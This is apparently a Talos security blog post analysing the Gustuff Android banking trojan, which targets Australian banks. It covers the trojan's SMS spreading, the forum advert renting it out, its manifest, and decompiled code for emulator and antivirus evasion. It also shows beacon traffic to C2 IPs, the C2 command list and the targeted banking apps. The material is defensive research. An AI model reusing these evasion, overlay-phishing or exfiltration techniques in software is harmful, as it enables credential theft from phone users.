

Gustuff banking botnet targets Australia

blog.talosintelligence.com/2019/04/gustuff-targets-australia.html



Vitor Ventura authored this post.

Executive summary

Cisco Talos has uncovered a new Android-based campaign targeting Australian financial institutions. As the investigation progressed, Talos came to understand that this campaign

was associated with the "ChristinaMorrow" text message spam scam previously spotted in Australia.

Although this malware's credential-harvest mechanism is not particularly sophisticated, it does have an advanced self-preservation mechanism. Even though this is not a traditional remote access tool (RAT), this campaign seems to target mainly private users. Aside from the credential stealing, this malware also includes features like the theft of users' contact list, collecting phone numbers associated names, and files and photos on the device. But that doesn't mean companies and organizations are out of the woods. They should still be on the lookout for these kinds of trojans, as the attackers could target corporate accounts that contain large amounts of money.

The information collected by the malware and the control over the victim's mobile device allows their operators to perform more complex social engineering attacks. A motivated attacker can use this trojan to harvest usernames and passwords and then reuse them to login into the organization's system where the victim works. This is a good example where two-factor authentication based on SMS would fail since the attacker can read the SMS. Corporations can protect themselves from these side-channel attacks by deploying client-based two-factor authentication, such as [Duo Security](#).

One of the most impressive features of this malware is its resilience. If the command and control (C2) server is taken down, the malicious operator can still recover the malware control by sending SMS messages directly to the infected devices. This makes the taking down and recovery of the network much harder and poses a considerable challenge for defenders.

The campaign

The malware's primary infection vector is SMS. Just like the old-school mail worms that used the victim's address book to select the next victims, this banking trojan's activation cycle includes the exfiltration of the victim's address book. The trojan will receive instructions from the C2 to spread.

```


{
  "results": "OK",
  "command": {
    "id": "eEDvLqpaHafi5raqA",
    "command": "sendSmsMass",
    "timestamp": 1554201507985,
    "params": {
      "sms": [
        {
          "to": "+61 41 [REDACTED]",
          "body": "Christina Morrow shared an album with you https://facebook-photos-au.su/ChristinaMorrow on Facebook Photos "
        },
        {
          "to": "+61 47 [REDACTED]",
          "body": "Christina Morrow shared an album with you https://facebook-photos-au.su/ChristinaMorrow on Facebook Photos "
        },
        {
          "to": "+61 49 [REDACTED]",
          "body": "Christina Morrow shared an album with you https://facebook-photos-au.su/ChristinaMorrow on Facebook Photos "
        },
        {
          "to": "+61 [REDACTED]",
          "body": "Christina Morrow shared an album with you https://facebook-photos-au.su/ChristinaMorrow on Facebook Photos "
        },
        {
          "to": "+971 52 [REDACTED]",
          "body": "Christina Morrow shared an album with you https://facebook-photos-au.su/ChristinaMorrow on Facebook Photos "
        }
      ]
    }
  }
}

```

Spread command from C2


The victim receives the command sendSMSMass. Usually, this message targets four or five people at a time. The body contains a message and URL. Again, the concept is that new victims are more likely to install the malware if the SMS comes from someone they know. When a victim tries to access the URL in the SMS body, the C2 will check if the mobile device meets the criteria to receive the malware (see infrastructure section). If the device does not meet the criteria, it won't receive any data, otherwise, it will be redirected to a second server to receive a copy of the malware to install on their device.

The domain on this campaign was registered on Jan. 19, 2019. However, Talos has identified that was used at least since November 2018. During the investigation, Talos was also able to determine that the same infrastructure has been used to deploy similar campaigns using different versions of the malware.




Distribution of victims.

Talos assess with high confidence that this campaign is targeting Australian financial institutions based on several factors. Our Umbrella telemetry shows that the majority of the request comes from Australia and the majority of the phone numbers infected have the international indicative for Australia. Finally, the specific overlays are designed for Australian financial institutions, and Australia is one of the geographic regions that is accepted by the C2.



DNS queries distribution over time

The campaign doesn't seem to be growing at a fast pace. Our data shows, on average, about three requests per hour to the drop host. This request is only made upon installation, but there is no guarantee that it will be installed. This data, when analyzed with the number of commands to send SMSs that Talos received during the investigation, lead us to conclude that the malicious operator is aggressively spreading the malware, but that doesn't seem to result in the same number of new infections.



Examples of the overlays available to the malware

Above, you can see examples of the injections that distributed to the malware as part of this specific campaign.

While doing our investigation we were able to identify other malware packages with different names. Some of these might have been used on old campaigns or were already prepared for new campaigns.

Malware technical details

During our investigation, researchers uncovered a malware known as "Gustuff." . Given the lack of indicators of compromise, we decided to check to see if this was the same malware we had been researching. Our Threat Intelligence and Interdiction team found the Gustuff malware being advertised in the Exploit.in forum as a botnet for rent. The seller, known as "bestoffer," was, at some point, expelled from the forum.

exploit.in
 Сообщество | 195.206.34.239:31499 | Активность | Форум | Правила | Наша команда | Пользователи в сети | Поиск

Главная > Коммерческие Разделы > Платуки/Продажа > [Вирусология] - майнаге, эксплойты, ссылки, АЗ, крипт > Андроид бот в аренду - Gustuff

В Андроид бот в аренду - Gustuff
 Автор: **bestoffer**, 5 апреля 2018 в [Вирусология] - майнаге, эксплойты, ссылки, АЗ, крипт

bestoffer
 мегабайт
 ●●●
В
BANNED
 57 публикаций
 Регистрация
 04.08.2017 (ID: 81.752)
 Деятельность
 вирусология

Опубликовано: 5 апреля 2018 (изменено)

Android Bot Gustuff
 Бот работает с 4.x.x по 8.x.x версии

Функционал:

1. Смс
 Все входящие смс по дефолту передаются в админку
 Удаление на версиях выше 4.4.x+ работает через смену стандартного приложения, через запрос
2. Звонки/ussd
3. Имя иконки, с повторным запуском в 1 клик
4. Соц.сб
5. Выгрузка фото с телефона.
 а) Общая-выгрузка всех фото в уменьшенном размере
 б) Отдельная выгрузка нужного фото в качестве оригинала
6. Смс спам
 а) Спам по контакт книжке
 б) Спам по базе номеров, собранных с контакт книг ботов
7. Push уведомлений с иконками банков
8. Диалоги с иконками банков
9. Переход по линкам из браузера кодаера
10. Блокировка телефона: 2 вида!
11. Виртуальный номер
 а) Определение номера телефона
 б) Передача входящих смс в админку, через виртуальный номер
12. Выгрузка контакт книги
13. Полный сброс на заводские настройки
14. Вес апкот 800 kb
15. Резервные домены
16. Аккумулятор

Е. Антикрит алк от FTT, входит в стоимость аренды!

В. Иконки

- 1) no AU
- com.commbank.netbank
- org.westpac.bank
- org.sgeorge.bank
- au.com.nab.mobile
- au.com.indirect.android
- au.com.bankwest.mobile
- org.banksa.bank
- com.manz.android.gomoney
- com.citibank.mobile.au
- org.bom.bank

Gustuff advertising screenshot

The companies advertised in the image above were from Australia, which matches up with the campaign we researched. The screenshots provided by the author align with the advertised features and the features that we discovered while doing our analysis.

Based on this information, Talos assesses with high confidence that the malware is the same and this is, in fact, the Gustuff malware.

Design

In the manifest, the malware requests a large number of permissions. However, it doesn't request permissions like `BIND_ADMIN`. To perform some of its activities, the malware does not need high privileges inside the device, as we will explain ahead.


```
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.USES_POLICY_FORCE_LOCK"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.AUTHENTICATE_ACCOUNTS"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.BIND_ACCESSIBILITY_SERVICE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-feature android:name="android.hardware.wifi" android:required="true"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
```

Permissions in the manifest

This malware is designed to avoid detection and analysis. It has several protections in place, both in the C2 and the malware's code. The code is not only obfuscated but also packed. The packer, besides making the static analysis more complex, will break the standard debugger.

```
<activity
  android:label="@ref/0x7f060011"
  android:name="com.zvozlqwx.vbnwjvqkqza.MainActivity"
  android:screenOrientation="1"
  android:noHistory="true">
  <intent-filter>
    <action
      android:name="android.intent.action.MAIN" />
    <category
      android:name="android.intent.category.DEFAULT" />
    <category
      android:name="android.intent.category.LAUNCHER" />
  </intent-filter>
</activity>
```

Manifest activity declaration



Class list inside the dex file

The main malware classes are packed, to a point where the class defined in the manifest has a handler for the MAIN category that does not exist in the DEX file.

```
03/21 20:50:28: Launching fakeflash_sign
No apk changes detected since last installation, skipping installation of /Users/vv/AppProjects/fakeflash_sign/fakeflash_sign.apk
$ adb shell am force-stop com.zvozlqawx.vbnwjvqkqza
$ adb shell am start -n "com.zvozlqawx.vbnwjvqkqza/com.zvozlqawx.vbnwjvqkqza.MainActivity" -a android.intent.action.MAIN -c android.intent.category.LAUNCHER -D
Error while executing: am start -n "com.zvozlqawx.vbnwjvqkqza/com.zvozlqawx.vbnwjvqkqza.MainActivity" -a android.intent.action.MAIN -c android.intent.category.LAUNCHER -D
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.zvozlqawx.vbnwjvqkqza.MainActivity }
Error type 3
Error: Activity class {com.zvozlqawx.vbnwjvqkqza/com.zvozlqawx.vbnwjvqkqza.MainActivity} does not exist.
Error while Launching activity
```

Error when trying to debug the malware using the Android Studio IDE.

One of the side effects of this packer is the inability of Android Studio IDE to debug the code. This happens because the IDE executes the code from the Android debug bridge (ADB) by calling the activity declared in the manifest by name. Since the class does not exist at startup, the application does not run on the debugger. Although Talos analyzed the unpacked version of the code, the packer analysis is beyond the scope of this post.

```

private static final String[] d = { "/dev/socket/genyid", "/dev/socket/baseband_genyid" };
private static final String[] e = { "goldfish" };
private static final String[] f = { "/dev/socket/qemud", "/dev/qemu_pipe" };
private static final String[] g = { "ueventd.android_x86.rc", "x86.prop", "ueventd.ttVM_x86.rc",
private static final String[] h = { "fstab.andy", "ueventd.andy.rc" };
private static final String[] i = { "fstab.nox", "init.nox.rc", "ueventd.nox.rc" };
private static final j[] j;
private final Context k;
private boolean l = false;
private boolean m = false;
private boolean n = true;
private List<String> o = new ArrayList();

static
{
    j[] arrayOfj = new j[15];
    arrayOfj[0] = new j("init.svc.qemud", null);
    arrayOfj[1] = new j("init.svc.qemu-props", null);
    arrayOfj[2] = new j("qemu.hw.mainkeys", null);
    arrayOfj[3] = new j("qemu.sf.fake_camera", null);
    arrayOfj[4] = new j("qemu.sf.lcd_density", null);
    arrayOfj[5] = new j("ro.bootloader", "unknown");
    arrayOfj[6] = new j("ro.bootmode", "unknown");
    arrayOfj[7] = new j("ro.hardware", "goldfish");
    arrayOfj[8] = new j("ro.kernel.android.qemud", null);
    arrayOfj[9] = new j("ro.kernel.qemu.gles", null);
    arrayOfj[10] = new j("ro.kernel.qemu", "1");
    arrayOfj[11] = new j("ro.product.device", "generic");
    arrayOfj[12] = new j("ro.product.model", "sdk");
    arrayOfj[13] = new j("ro.product.name", "sdk");
    arrayOfj[14] = new j("ro.serialno", null);
    j = arrayOfj;
}

private e(Context paramContext)
{
    this.k = paramContext;
    this.o.add("com.google.android.launcher.layouts.genymotion");
    this.o.add("com.bluestacks");
    this.o.add("com.bignox.app");
}

```

Check code for emulators

As part of its defense, the malware payload first checks for emulators to prevent analysis on sandboxes. It checks for different kinds of emulators, including QEMU, Genymotion, BlueStacks and Bignox. If the malware determines that is not running on an emulator, it then performs additional checks to ensure that it won't be detected.

```

/* renamed from: a */
public final void mo2277a(Context context) {
    C0332d.m1074b(context, "context");
    try {
        C1058a.f2244a.mo2158a("update");
        Object a = C0903c.m2665a(context);
        C0332d.m1071a(a, "SafetyNet.getClient(context)");
        a.mo1918e().mo1933a(C1073b.f2369a);
    } catch (Exception e) {
        C1058a.f2244a.mo2158a("exception");
        C1188a.m3743b(e, "SafetyNet is not Available", new Object[0]);
    }
}

```

Code to check the existence of SafetyNet Google API

It also checks if the Android SafetyNet is active and reporting back to the C2. This helps the

C2 define what actions it can do before being detected on the mobile device.

```
private static final Set<String> c = u.a((Object[])new String[]{"com.avast.android.mobilesecurity",
"com.avast.android.batterysaver", "com.avast.android.passwordmanager", "com.avast.android.cleaner", "com.atvcleaner",
"com.digibites.accubattery", "com.lionmobi.battery", "ch.smalltech.battery.free", "com.samsung.android.lool", "com.sec.pcw",
"com.antivirus", "org.antivirus", "com.zrgiu.antivirus", "com.ngmobile.battery", "com.dianxinos.dpbs",
"com.noxgroup.app.cleaner", "com.lionmobi.powerclean", "com.ln.powersecurity", "com.cleanmaster.mguard",
"com.dianxinos.optimizer.duplay", "com.lionmobi.netmaster", "com.darshancomputing.BatteryIndicator", "com.antivirus.tablet",
"com.avira.android", "com.avira.optimizer", "com.a0soft.gphone.aDataOnOff", "com.avira.homeapp", "com.kms.free",
"com.kms.me", "com.kaspersky.batterysaver", "com.kaspersky.kes", "com.kaspersky.iot.scanner", "com.bitdefender.antivirus",
"com.bitdefender.security", "com.bitdefender.centralmgmt", "com.bitdefender.parentaladvisor", "com.bitdefender.wifibox",
"com.bitdefender.agent", "com.symantec.mobilesecurity", "com.symantec.mobile.idsafe", "com.symantec.familysafety",
"com.nitrodesk.honey.nitroid", "com.symantec.norton.snap", "com.sophos.smsec", "com.sophos.appprotectionmonitor",
"com.sophos.mobilecontrol.client.android", "com.sophos.smenc", "com.sophos.sse",
"com.sophos.mobilecontrol.client.android.plugin.lgate", "com.sophos.mobilecontrol.client.android.plugin.samsung",
"com.sophos.ssmfc", "com.cleanmaster.security", "com.wsandroid.suite", "com.psafe.msuite", "com.qihoo.security",
"com.cmsecurity.lite", "com.drweb", "com.drweb.mcc", "com.eset.ems2.gp", "com.eset.stagefrightdetector", "com.eset.avtest",
"com.lookout", "com.lookout.net", "com.lookout.stagefrightdetector", "com.lookout.enterprise",
"com.lookout.heartbleddetector", "org.malwarebytes.anti malware", "com.trendmicro.tnmspersonal",
"com.trendmicro.tnmsuite.mdm", "com.trendmicro.homenetworkscanner", "com.trendmicro.virdroid5",
"me.doubledutch.trendmicrogps", "com.trendmicro.vni.remotepush", "com.trendmicro.safesync4biz",
"com.mcafee.security.safefamily", "com.mcafee.batteryoptimizer", "com.mcafee.endpointassist", "com.mcafee.personallocker",
"com.mcafee.mvision", "com.mcafee.mmi", "com.mcafee.apps.easmail", "com.wsandroid.suite", "com.wsandroid.suite.tmobile",
"com.trustgo.mobile.security", "com.ijinshan.kbatterydoctor_en", "com.macropinch.pearl", "com.gomo.battery",
"com.a0soft.gphone.aDataOnOff"});
```

List of anti-virus packages that are checked

The payload goes a long way to protect itself and checks for anti-virus software installed on the mobile device. The trojan uses the Android Accessibility API to intercept all interactions between the user and the mobile device.

The Android developer documentation describes the accessibility event class as a class that "represents accessibility events that are seen by the system when something notable happens in the user interface. For example, when a button is clicked, a view is focused, etc."

For each interaction, the malware will check if the generator is a package that belongs to the anti-virus list, the malware will abuse another feature of the Accessibility API. There is a function called "performGlobalAction" with the description below.

Android documentation describes that function as "a global action. Such an action can be performed at any moment, regardless of the current application or user location in that application. For example, going back, going home, opening recents, etc."

The trojan calls this function with the action `GLOBAL_ACTION_BACK`, which equals the pressing of the back button on the device, thus canceling the opening of the anti-virus application.

The same event interception is used to place the webview overlay when the user tries to access the targeted applications, allowing it to display its overlay, thus intercepting the credentials.

The beaconing only starts after the application is installed and removed from the running tasks.

```


POST /api/v2/get.php HTTP/1.1
id: 7013aa8-99a6-4748-b9cc-a99bca915bb
token: 5ftqvbbhiyqftyo7rfvvy57ftiguvybd
cell:
country:
Content-Type: application/json; charset=utf-8
Content-Length: 736
Host: 88.99.174.200
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.10.0

{"data":{"info":{"android":"6.0.1","cell":"","country":"","imei":"[REDACTED]","advertisementId":"5010028e-b9c6-4cf4-a25e-37e68a8c2e46"},"state":{"admin":false,"source":"PingService","needPermissions":true,"accessByService":true,"accessByService":true,"access":true,"safetyNet":"disabled","defaultSmsApp":"com.android.messaging","isDefaultSmsApp":false,"dateTime":"2019-04-02T11:33","interactive":false,"interactiveTime":150435,"batteryLevel":77},"socks":{"id":"4aac7a31-0f4d-412c-8ef4-184a5813356","enabled":false,"active":false},"version":{"packageName":"com.vzorlqaws.vbnwjvqkqza","versionName":"4.6.9","versionCode":469,"lastUpdateTime":155411978774073,"tag":"flash469-1","targetSdkVersion":22,"buildConfigTimestamp":154515563181}}}

```

Beaconing information

The ID is generated for each installation of the malware, while the token remains unique. Some of the checks performed previously are immediately sent to the C2, like the safetyNet, admin and defaultSmsApp. The beaconing is sent to the URL `http://<SERVER>/api/v2/get.php` with an interval of 60 seconds.



```

POST /api/v2/get.php HTTP/1.1
id: 42fde3aa-01be-4296-ba04-3f18ef37cafe
token: 5ftqvbbhiyqftyo7rfvvy57ftiguvybd
cell:
country: pt
Content-Type: application/json; charset=utf-8
Content-Length: 732
Host: 78.46.201.16
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.10.0

{"data":{"info":{"android":"6.0.1","cell":"","country":"","imei":"353307063481800","advertisementId":"5010028e-b9c6-4cf4-a25e-37e68a8c2e46"},"state":{"admin":false,"source":"PingService","needPermissions":true,"accessByService":false,"accessByService":false,"access":false,"safetyNet":"disabled","defaultSmsApp":"com.android.messaging","isDefaultSmsApp":false,"dateTime":"2019-04-02T11:15","interactive":true,"interactiveTime":0,"batteryLevel":42},"socks":{"id":"23d86f89-8aa9-40c4-a460-a64d1ceb744","enabled":false,"active":false},"version":{"packageName":"com.vzorlqaws.vbnwjvqkqza","versionName":"4.6.9","versionCode":469,"lastUpdateTime":155411978117,"tag":"flash469-1","targetSdkVersion":22,"buildConfigTimestamp":154515563181}}}

HTTP/1.1 401 Unauthorized
Server: nginx/1.10.3 (Ubuntu)
Date: Mon, 01 Apr 2019 10:20:19 GMT
Content-Type: application/json
Connection: close
cache-control: no-cache, no-store, must-revalidate
pragma: no-cache
expires: 0
access-control-allow-origin: *
access-control-allow-headers: Origin, X-Requested-With,
Content-Type, Accept
Vary: Accept-Encoding
Content-Length: 73

{
  "status": "error",
  "message": "You must be logged in to do this."
}

```

Answer from the C2

The C2 will check the country field, if it's empty or if the country is not targeted, it will reply with a "Unauthorized" answer. Otherwise, it will return a JSON encoded "OK," and if that is the case, the command to be executed.

```

static {
    a = new a(null);
    b = a.a((a)a, (String)"forwardStart");
    c = a.a((a)a, (String)"forwardStop");
    d = a.a((a)a, (String)"ussdRun");
    e = a.a((a)a, (String)"sendSms");
    f = a.a((a)a, (String)"sendSmsAb");
    g = a.a((a)a, (String)"sendSmsMass");
    h = a.a((a)a, (String)"changeServer");
    i = a.a((a)a, (String)"adminNumber");
    j = a.a((a)a, (String)"changeActivity");
    k = a.a((a)a, (String)"activityStart");
    l = a.a((a)a, (String)"activityStop");
    m = a.a((a)a, (String)"updateInfo");
    n = a.a((a)a, (String)"block");
    o = a.a((a)a, (String)"dialogStart");
    p = a.a((a)a, (String)"dialogStop");
    q = a.a((a)a, (String)"notification");
    r = a.a((a)a, (String)"alert");
    s = a.a((a)a, (String)"wipeData");
    t = a.a((a)a, (String)"socksStart");
    u = a.a((a)a, (String)"socksStop");
    v = a.a((a)a, (String)"openLink");
    w = a.a((a)a, (String)"restart");
    x = a.a((a)a, (String)"uploadAllSms");
    y = a.a((a)a, (String)"uploadAllPhotos");
    z = a.a((a)a, (String)"uploadFile");
    A = a.a((a)a, (String)"uploadPhoneNumbers");
    B = a.a((a)a, (String)"changeArchive");
    C = a.a((a)a, (String)"changeApp");
    D = a.a((a)a, (String)"acces");
    E = a.a((a)a, (String)"accesActions");
    F = a.a((a)a, (String)"actions");
    G = a.a((a)a, (String)"params");
    H = a.a((a)a, (String)"test");
    I = a.a((a)a, (String)"download");
    J = a.a((a)a, (String)"remove");
    K = a.a((a)a, (String)"checkApps");
}

```

List of available commands

The command names are self-explanatory. The command will be issued as an answer to the beaoning, and the result will be returned to the URL http://<SERVER>/api/v2/set_state.php

```

{
  "results": "OK",
  "command": {
    "id": "mbMrEMmKbbmzxfdvt",
    "command": "changeServer",
    "timestamp": 1554117876790,
    "params": {
      "url": "BQS?83\\N-G3%d30/ho:A/i#+704Ag60)",
      "array": [
        "BQS?83\\N-G3%d30/ho:A/i#+704Ag60)",
        "BQS?83\\N.-A7fXi1GiN]A921#A2,hq@<5t\F(Alt1bpjD/ol(f@;op6"
      ]
    }
  }
}

```

Example of the command "changeServer"

The commands are issued in a JSON format, and the obfuscation is part of the malware code and not added by the packer. It is a custom obfuscation partly based on base85 encoding, which is in itself unusual, in malware. Base85 encoding is usually used on pdf and postscript documents. The configuration of the malware is stored in custom preferences files, using the same obfuscation scheme.

Activation cycle

As we have explained above, the malware has several defence mechanisms. Beside the obfuscation and the environment checks, the malware also has some interesting anti-sandbox mechanisms.

After installation, the user needs to run the application. The user needs to press the "close" button to finish the installation. However, this won't close the application, it will send it to the background, instead. While the application is in the background, although the service is already running, the beaconing will not start. The beaconing will only start after the application is removed from the background, ultimately stopping it. This will be the trigger for the service to start the beaconing.

As mentioned previously, the beaconing is done every 60 seconds. However, no command is received from the C2 until the inactiveTime field (see beaconing information image above) has at least the value of 2000000. This time resets every time the user performs some activity.

After the checks, the malware becomes active, but first, it goes through seven steps, each one calling a different command:

1. uploadPhoneNumbers: Exfiltrates all phone numbers that are in the contact list. Aside from the natural value of phone numbers associated with the names of their owners. Using the SMS has an initial infection vector is another possibility for the exfiltration. One of the purposes of the exfiltration of the contact list is to use them to attack other victims using SMS as an initial vector.
2. checkApps: Asks the malware to see if the packages sent as parameters are installed. The malware contains a list of 209 packages hardcoded in its source code. However, the C2 can send an updated list.

```

"com.android.vending","org.westpac.bank","org.stgeorge.bank","org.banksa.bank","org.bom.bank","com.anz.android.gomoney","com.anz.android","au.com.nab.mobile",
"com.citibank.mobile.au","au.com.indirect.android","au.com.bankwest.mobile","com.ubank.internetbanking","au.com.suncorp.SuncorpBank","com.combank.netbank",
"com.chase.sig.android","com.sumtrust.mobilebanking","com.wf.wellsfargomobile","com.citi.citimobile","com.konylabs.capitalome","com.infonow.bofa",
"com.morganstanley.clientmobile.prod","com.htsu.hsbcpersonalbanking","com.usaa.mobile.android.usaa","com.schwab.mobile",
